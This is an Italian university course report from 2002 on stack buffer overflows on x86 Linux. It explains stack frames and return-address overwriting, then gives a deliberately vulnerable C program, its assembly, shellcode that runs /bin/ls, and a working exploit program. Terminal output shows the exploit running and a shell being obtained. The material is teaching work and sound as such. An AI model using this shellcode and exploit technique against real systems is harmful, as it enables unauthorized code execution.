



Facoltà di Ingegneria

CORSO DI SISTEMI OPERATIVI

Anno Accademico 2001/2002

Buffer Overflow

Prof. Alfio Andronico
Prof.ssa Monica Bianchini

Gianluca Mazzei
Andrea Paolessi
Stefano Volpini

Copyright (c) 2002 **GAS** – Gianluca Mazzei, Andrea Paolessi, Stefano Volpini.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or any later version published by the Free Software Foundation; with with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is included in the section entitled "GNU Free Documentation License".

INTRODUZIONE

Il continuo sviluppo di sistemi informatici e l'enorme diffusione delle reti ha reso quanto mai attuale e di fondamentale importanza il problema della SICUREZZA.

In questo ambito uno degli aspetti più rilevanti degli ultimi tempi riguarda il *buffer overflow*, tecnica che può essere sfruttata da un attacker per modificare parte dello stato interno di un programma quando il programmatore non abbia posto particolare attenzione all'aspetto della sicurezza.

Riuscire a modificare la normale esecuzione di un processo significa anche avere la possibilità di eseguire codice arbitrario e, al limite, impadronirsi della macchina da remoto. Per comprendere questa tecnica è necessario introdurre alcuni concetti di gestione della memoria e una conoscenza di base di assembly.

Visto che non si può prescindere completamente dall'architettura, precisiamo che faremo riferimento all'Intel 386 e successivi con sistema operativo Linux anche se i principi di base restano comunque gli stessi.

Definizioni di base

Un buffer è un blocco contiguo di memoria che contiene più istanze dello stesso tipo di dato. In C un buffer viene normalmente associato ad un array.

L'overflow di un buffer consiste nel riempire oltre il limite tale buffer.

Organizzazione della memoria di un processo

Per capire come funzionano i buffer sullo stack occorre sapere come è organizzato un processo in memoria. I processi sono divisi in tre regioni: testo, dati e stack. Noi ci concentreremo sulla regione dello stack, ma prima diamo un cenno delle altre regioni.

La regione testo è fissata e contiene il codice del programma ed è a sola lettura. Qualsiasi tentativo di scrittura in questa regione provoca un violazione di segmento. La regione dati contiene i dati inizializzati e non. Le variabili statiche vengono memorizzate in questa regione.

Testo	indirizzi di memoria bassi
Dati (inizializzati e non)	
Stack	indirizzi di memoria alti

Cos' è uno stack?

Lo stack è un'area di memoria contigua gestita in modalità Last In First Out (LIFO), cioè l'ultimo oggetto inserito è il primo ad essere rimosso. Le due operazioni principali sono push (aggiunge un elemento in cima allo stack) e pop (rimuove un elemento dalla cima dello stack).

Perché usiamo uno Stack?

I linguaggi di programmazione moderni hanno il costrutto di procedura o funzione. Una chiamata a procedura altera il flusso di controllo come un salto (jump), ma, diversamente da questo, una volta finito il proprio compito, una funzione ritorna il controllo all'istruzione successiva alla chiamata. Questa astrazione può essere implementata con il supporto di uno stack.

Lo stack è usato per passare parametri alla funzione, per allocare dinamicamente le sue variabili locali, e contiene anche tutte le informazioni necessarie per il ripristino delle condizioni precedenti alla sua chiamata compresi il Frame Pointer (FP) e l' Instruction Pointer(IP) gestiti tramite i registri EBP e EIP nell' Intel 386.

La regione dello Stack

Uno stack è un blocco contiguo di memoria contenente dati. Un registro chiamato stack pointer (SP) punta alla cima dello stack. La base dello stack è a un indirizzo fissato. La sua dimensione è adattata dinamicamente dal kernel al momento dell'avvio. La CPU implementa le istruzioni di PUSH e di POP.

Lo stack consiste di un' insieme di segmenti logici (stack frame) che vengono inseriti nello stack quando viene chiamata una funzione ed eliminati quando la funzione ritorna. Uno stack frame contiene i parametri della funzione, le sue variabili locali, i dati necessari per ripristinare il precedente stack frame, incluso l'indirizzo dell'istruzione successiva alla chiamata (contenuto nell' instruction pointer o IP).

A seconda dell'implementazione lo stack cresce verso l'alto o il basso. Qui si assume che cresca verso indirizzi di memoria bassi, che è quanto succede sui processori Intel. Anche lo stack pointer dipende dall'implementazione: può puntare all'ultimo indirizzo sullo stack o al prossimo indirizzo libero. Noi assumiamo che punti all'ultimo elemento pieno dello stack.

In aggiunta allo stack pointer, che punta alla cima dello stack (indirizzi numericamente più bassi), è spesso conveniente avere un frame pointer (FP), chiamato anche base pointer(BP) che punta a una fissata locazione in un frame. Principalmente, le variabili locali possono essere riferite specificando il loro offset dall'SP, ma non appena viene inserita o rimossa una word dallo stack, questi offset cambiano mentre riferendoci al FP. tali offset restano fissi per l'intera vita della funzione. Su processori Intel, il BP (EBP) è usato per questo scopo.

La prima cosa che una procedura deve fare quando è chiamata è salvare l'FP precedente in modo da poter essere ripristinato all'uscita dalla procedura stessa. Poi copia l'SP nell'FP per creare il nuovo FP, e sposta l'SP verso indirizzi di memoria più bassi per riservare spazio per le variabili locali.

Visto che l'ordine delle push è parametri-IP-BP-variabili locali (le prime due eseguite dalla funzione chiamante e le altre da quella chiamata), e che lo stack cresce verso indirizzi di memoria bassi, i parametri attuali hanno offset positivi e le variabili locali hanno offset negativi rispetto al BP.


Aritmetica di base

In riferimento a quanto detto sopra per gli offset negativi bisogna osservare che lavorando in rappresentazione esadecimale, essi vengono rappresentati in complemento a 16 (ovvero in complemento a $15 + 1$). Per ottenere ad esempio la rappresentazione decimale di `0xFFFFFFC` basta farne il complemento a 15, ovvero sostituire ad ogni cifra la sua distanza rispetto ad F, e sommare 1 a quanto ottenuto.


Quindi, nel nostro esempio, si ottiene `00000003` (in quanto da $F - C = 3$) a cui, sommando 1, si ottiene 4 che è il modulo del numero negativo di partenza, pertanto `0xFFFFFFC` corrisponde a -4 in decimale.

Esempio di chiamata a funzione


Vediamo ora in maniera più dettagliata cosa succede esattamente nello stack quando avviene una chiamata a funzione con un semplice esempio. Supponiamo la nostra funzione sia la seguente e consideriamo un architettura semplificata con word di 1byte:

Codice	Immagine dello stack Architettura semplificata (1word=1byte)
<pre>... f("ciao"); ... void f(char *s) { char b[4]; strcpy(b,s); }</pre>	 <p>The diagram illustrates a stack structure. On the left, a vertical arrow points upwards, labeled "Riempimento dello stack". To the right of the arrow is a vertical column of eight rectangular boxes representing memory cells. The top of the stack is labeled "Indirizzi bassi" and the bottom is labeled "Indirizzi alti".</p>

questo codice altro non fa che copiare la stringa di caratteri "ciao" (parametro passato alla funzione) nel buffer di caratteri `b` allocato sullo stack, quindi subito dopo l'esecuzione dell'istruzione `strcpy(b,s)` la situazione nello stack sarà la seguente:

Codice	Immagine dello stack Architettura semplificata (1word=1byte)
<pre> ... f("ciao"); ... void f(char *s) { char b[4]; strcpy(b,s); } </pre>	 <p>Stack layout (top to bottom):</p> <ul style="list-style-type: none"> Empty Empty b[0]: c b[1]: i b[2]: a b[3]: o FP IP *s

All'uscita dalla funzione chiamata vengono recuperati il Frame Pointer (FP) e l'Instruction Pointer (IP) dallo stack e ripristinati nei rispettivi registri in modo da far proseguire l'esecuzione del programma principale con l'istruzione successiva alla chiamata di f. Vediamo adesso un caso in cui viene volutamente provocato un overflow del buffer, inserendo una stringa più lunga di quanto consentito dalle dimensioni dell'array allocato, i.e. "arrivederci":

Codice	Immagine dello stack Architettura semplificata (1word=1byte)
<pre> ... f("arrivederci"); ... void f(char *s) { char b[4]; strcpy(b,s); } </pre>	 <p>Stack layout (top to bottom):</p> <ul style="list-style-type: none"> Empty Empty b[0]: a b[1]: r b[2]: r b[3]: i v e (e->0x65) d

Siccome la funzione non prevede alcun controllo sulla dimensione del parametro passato, la stringa ("arrivederci") è stata accettata nonostante la sua lunghezza (11) fosse maggiore della capacità del buffer (4); questo ne provoca l'overflow e la conseguente sovrascrittura del FP, IP ed il puntatore *s.

All'uscita dalla funzione quindi, poiché l'IP non conterrà più il corretto valore di ritorno, ma 0x65 (che altro non è che il codice ASCII della lettera "e") il flusso d'esecuzione del programma verrà deviato proprio verso questo nuovo indirizzo che non sarà affatto quello previsto.

Una volta che la funzione chiamata termina, il processore tenterà di eseguire l'istruzione contenuta all'indirizzo indicato dall'IP, incorrendo pertanto in uno di questi casi:

- il numero esadecimale finito nell'IP rappresenta un indirizzo che va fuori dall'intero spazio di memoria dedicato al processo; in tal caso si genera un *segmentation fault*
- il numero esadecimale finito nell'IP rappresenta un indirizzo valido per il processo in esecuzione; in tal caso si ha un malfunzionamento del programma.

Sfruttare i buffer overflow

A questo punto è chiaro che grazie a questa semplice mancanza di cura nella programmazione si può alterare il normale flusso d'esecuzione del programma. Ciò significa che è possibile riferirsi ad un indirizzo di memoria scelto che permetta di eseguire codice arbitrario voluto dall'attacker. In tal modo si riesce ad avere l'accesso ed il controllo di una macchina senza essere in possesso di nessuna shell o account sulla stessa, ovvero si ottiene quello che viene chiamato un *exploit* da remoto.

La cosa però non è così semplice come sembra!

Anzitutto è necessario trovare un posto adeguato dove scrivere il codice voluto: poiché la sezione testo del processo è a sola lettura, il posto più adeguato risulta proprio il buffer stesso, fermo restando che il buffer abbia dimensione sufficiente a contenere il codice (altrimenti bisogna ricorrere ad altre tecniche più avanzate per reindirizzare l'esecuzione in punti diversi).

L'altro rilevante problema sta nel riuscire ad indirizzare l'IP all'inizio del buffer perché è proprio a partire da lì che l'attacker vorrà posizionare il suo programma; bisognerà quindi pensare principalmente a realizzare la stringa da copiare nel buffer in modo che contenga nella parte iniziale il codice del programma da sfruttare ed in seguito l'indirizzo di allocazione del buffer che dovrà andare a sovrascrivere l'IP.

Vedremo ora in dettaglio attraverso degli esempi mirati come si realizza tutto questo.


BOF – IL CASO CLASSICO

Premessa

Vediamo ora un tipico caso di Buffer Overflow su un'architettura di tipo Intel x86 con sistema operativo Linux. Addentrandoci in un caso concreto come questo, bisogna tener presente che l'utilizzo di un sistema specifico, pur non pregiudicando le considerazioni teoriche generali, introdurrà alcune variazioni rispetto agli esempi visti finora. Le differenze più importanti derivano dal fatto che, trattandosi di un'architettura a 32 bit, gli indirizzi di memoria e i registri saranno anch'essi a 32 bit, quindi una word, intesa come unità minima indirizzabile, corrisponderà a 4 bytes. Inoltre bisogna precisare che, anche fra architetture identiche, la compilazione e l'allocazione in memoria dei codici di esempio che tratteremo, varierà, in generale, da macchina a macchina.

Un caso di codice vulnerabile

Prima di tutto avremo bisogno di individuare un codice vulnerabile, per questo consideriamo il seguente programma:



```
/* bofl.c */
#include <string.h>
#include <stdio.h> /* per la printf() */

void f(char *s);


int main (int argc, char **argv)
{
    if (! argv[1])
        exit(1);
    f(argv [1]);
}

void f(char *s)
{
    char b[80];
    printf("indirizzo del buffer: %p\n", b);
    strcpy(b, s);
}

Linea: 20 Colonna: 1 INS
```

Pur trattandosi di un caso estremamente semplice costruito ad-hoc, può essere comunque considerato un ottimo rappresentante della casistica dei programmi vulnerabili. Il codice precedente presenta, infatti, tutte le caratteristiche necessarie per tentare di realizzare un attacco, ovvero contiene una funzione che accetta come parametro una stringa fornita dall'utente e la copia nel buffer 'b', senza controllare che la dimensione di 'b' (80 bytes) sia sufficiente a contenerla interamente.

Ovviamente, eseguendo il programma passando come parametro una stringa di lunghezza non maggiore di 80 caratteri, si ottiene il risultato previsto di copiare una stringa nell'altra e di visualizzare l'indirizzo del buffer, ma i limiti di questa programmazione poco attenta emergono palesemente se la stringa fornita ha dimensioni maggiori.



```
Konsole - stefano@localhost.localdomain: /home/stefano/Desktop - Konsole
File Sessioni Impostazioni Aiuto
[stefano@localhost Desktop]$ cc bof1.c -o bof1
[stefano@localhost Desktop]$ ./bof1 A
indirizzo del buffer: 0xbffff830
[stefano@localhost Desktop]$ ./bof1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA
indirizzo del buffer: 0xbffff7d0
Segmentation fault
[stefano@localhost Desktop]$
```

La stringa di 100 'A' passata come parametro, fa in modo che il programma riceva un segnale di tipo SIGSEGV (Signal Segmentation Violation) e quindi blocchi la sua esecuzione a causa di una violazione di segmento. Questo accade quando un processo tenta di accedere ad un indirizzo di memoria non valido. In effetti, quello che succede è che il testo in eccesso viene ugualmente riversato nello stack, anche oltre la fine del buffer, con il risultato che sia il FP che l'IP vengono sovrascritti entrambi con dei caratteri 'A' (0x41) analogamente a quanto visto con la stringa 'ARRIVEDERCI' dell'esempio precedente; ma 0x41414141 non è un indirizzo valido per l'IP, quindi viene generato il SIGSEGV.

L'overflow in dettaglio

Per un'analisi più completa è utile fare riferimento al codice assembler (bof1.s) relativo a bof1.c generato con il comando:

```
[stefano@localhost Desktop]$ cc -S bof1.c
```

visualizziamolo con il comando:

```
[stefano@localhost Desktop]$ cat -n bof1.s
```



```

1      .file      "bofl.c"
2      .version   "01.01"
3 gcc2_compiled.:
4      .text
5      .align 16
6      .globl main
7      .type      main,@function
8 main:
9      pushl     %ebp
10     movl      %esp, %ebp
11     subl      $8, %esp
12     movl      12(%ebp), %eax
13     addl      $4, %eax
14     cmpl      $0, (%eax)
15     jne       .L3
16     subl      $12, %esp
17     pushl     $1
18     call      exit
19     .p2align 4,,7
20 .L3:
21     subl      $12, %esp
22     movl      12(%ebp), %eax
23     addl      $4, %eax
24     pushl     (%eax)
25     call      f
26     addl      $16, %esp
27     movl      %ebp, %esp
28     popl      %ebp
29     ret
30 .Lfel:
31     .size     main,.Lfel-main
32     .section  .rodata
33 .LC0:
34     .string  "indirizzo del buffer: %p\n"
35     .text
36     .align 16
37     .globl f
38     .type     f,@function
39 f:
40     pushl     %ebp
41     movl      %esp, %ebp
42     subl      $88, %esp
43     subl      $8, %esp
44     leal     -88(%ebp), %eax
45     pushl     %eax
46     pushl     $.LC0
47     call      printf
48     addl      $16, %esp
49     subl      $8, %esp
50     pushl     8(%ebp)
51     leal     -88(%ebp), %eax
52     pushl     %eax
53     call      strcpy
54     addl      $16, %esp
55     movl      %ebp, %esp
56     popl      %ebp
57     ret
58 .Lfe2:
59     .size     f,.Lfe2-f
60     .ident   "GCC:(GNU)2.96 20000731 (Mandrake Linux 8.1 2.96-0.62mdk)"

```

Dopo l'header del programma, si arriva alla funzione main (riga 9) che richiama la funzione f. Prima di invocare la funzione, viene salvato nello stack il puntatore alla stringa passata come parametro:

```
24      pushl   (%eax)
25      call    f
```

L'istruzione CALL salva l'IP nello stack e passa il controllo alla riga 40 dove inizia la funzione con le tre istruzioni di preludio della procedura

```
40      pushl   %ebp
41      movl    %esp, %ebp
42      subl   $88, %esp
```

La prima salva il contenuto del vecchio registro EBP nello stack per poterlo recuperare al ritorno dalla funzione, la seconda istanzia il nuovo Frame Pointer allineandolo alla cima dello stack puntata dal registro ESP e la terza decrementa quest'ultimo in modo da allocare lo spazio necessario alle variabili locali, nel nostro caso il buffer b. A questo punto l'immagine dello stack sarà composta dallo spazio necessario al buffer seguito dal FP e quindi dall'IP. Visto che lo spazio riservato al buffer è di 88 bytes (riga 41) e considerando che il FP occupa 4 bytes, l'IP si troverà ad un offset di 92 bytes dall'inizio del buffer e verrà sovrascritto con i caratteri dal 92 al 95 compresi della stringa passata.

Come attaccare?

Trovato il punto in cui viene memorizzato l'IP il problema che ci poniamo è cosa scriverci per fare in modo di dirottare l'esecuzione del programma e poter eseguire il codice di attacco. Di conseguenza dobbiamo anche decidere dove posizionare tale codice.

La soluzione più semplice ed immediata è quella di memorizzarlo proprio nel nostro buffer, vista l'impossibilità di utilizzare l'area di testo a causa della limitazione a sola lettura a cui è sottoposta.

Adesso manca solamente il codice da eseguire; supponiamo ad esempio di voler visualizzare il contenuto della directory corrente (comando "/bin/ls").

Per il momento ci basti sapere che mandando in esecuzione la seguente stringa si ottiene proprio l'effetto desiderato:


```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/ls";
```

Per eseguirla è necessario scrivere nell'IP l'indirizzo che punta all'inizio del buffer. Tuttavia non possiamo sapere a priori dove verrà allocato in memoria il nostro buffer al momento dell'esecuzione del programma; quindi dobbiamo escogitare un modo per farcelo dire a run-time: per questo motivo ci torna utile visualizzarlo con la "printf" in bof1.c.

L'exploit

Lo strumento che consente di sfruttare la vulnerabilità di bof1.c realizzando l'exploit è quindi un programma (exp1.c) tale da permettere di costruire una stringa opportuna da passargli che contenga il giusto indirizzo IP. La stringa, sovradimensionata a 100 Byte, viene composta copiando lo shellcode all'inizio e un indirizzo fornito dall'attacker come parametro all'offset calcolato.

Nel nostro caso, la funzione f decrementa lo stack di 88 bytes (riga 42) perché 80 sono necessari al buffer, mentre gli altri 8 derivano da un problema di allineamento: visto che lo stack, di default, viene allineato dal compilatore a 4 word, quando vengono inseriti i valori dei registri FP e IP, che occupano 1 word ciascuno, il compilatore aggiunge automaticamente 2 ulteriori word di allineamento per arrivare a 4.



```

exp1.c [modificato] - Editor avanzato
File Modifica Segnalibri Strumenti Impostazioni Aiuto


/* exp1.c */
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main (int argc, char **argv)
{
    char x[100];
    char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/ls";

    unsigned int addr;
    if ( ! argv[1] ) {
        printf("usage: exp1 <address>\n");
        exit(1);
    } else {
        addr = strtoul (argv[1], NULL, 16);
        memset (x, 'A', 91);
        memcpy (x, shellcode, 45);
        memcpy(x+92, &addr, sizeof(addr));
        x[99] = '\0';
        execl("./bof1", "bof1", x, NULL);
        perror("risultato esecuzione");
        exit(1);
    }
}
Linea: 30 Colonna: 1 INS *

```


Per stabilire il parametro da passare basterà eseguire una prima volta exp1 con un indirizzo volutamente non valido in modo da provocare il segmentation fault; bof1 svelerà comunque l'indirizzo del buffer grazie alla "printf". Rieseguendo pertanto exp1 con il parametro ottenuto realizzeremo l'exploit.



```
Konsole - stefano@localhost.localdomain: /home/stefano/Desktop - Konsole
File Sessioni Impostazioni Aiuto

[stefano@localhost Desktop]$ cc exp1.c -o exp1
[stefano@localhost Desktop]$ exp1 0xabcdabcd
indirizzo del buffer: 0xbffff7d0
Segmentation fault
[stefano@localhost Desktop]$ exp1 0xbffff7d0
indirizzo del buffer: 0xbffff7d0
Buffer overflow.htm      Mandrake Store.desktop  exp
CD-ROM.desktop          Printer.desktop         exp.c
Cestino                  XKill.desktop          exp1
Desktop W98             bof                     exp1.c
Home.desktop            bof1                   exp1.s
Internet.desktop        bof1.c                 relazione.txt
Mandrake Control Center.desktop bof1.s                 sc
Mandrake Expert.desktop bof2                   sc.c
Mandrake News.desktop   bof2.c                 shellcode
Mandrake Online.desktop bof2.s                 shellcode_ok.txt
[stefano@localhost Desktop]$
```

Come si vede dalla figura, siamo riusciti ad eseguire la /bin/ls grazie ad un bof; tuttavia l'attacker non si limiterà a curiosare, ma con la stessa tecnica potrebbe ad esempio eseguire /bin/sh ottenendo quindi una shell ed impadronendosi della macchina.




```
Konsole - stefano@localhost.localdomain: /home/stefano/Desktop -
File Sessioni Impostazioni Aiuto

[stefano@localhost Desktop]$ cc exp2.c -o exp2
[stefano@localhost Desktop]$ ./exp2 0xabcdabcd
indirizzo del buffer: 0xbffff7d0
Segmentation fault
[stefano@localhost Desktop]$ ./exp2 0xbffff7d0
indirizzo del buffer: 0xbffff7d0
sh-2.05$
```

Capire la shellcode

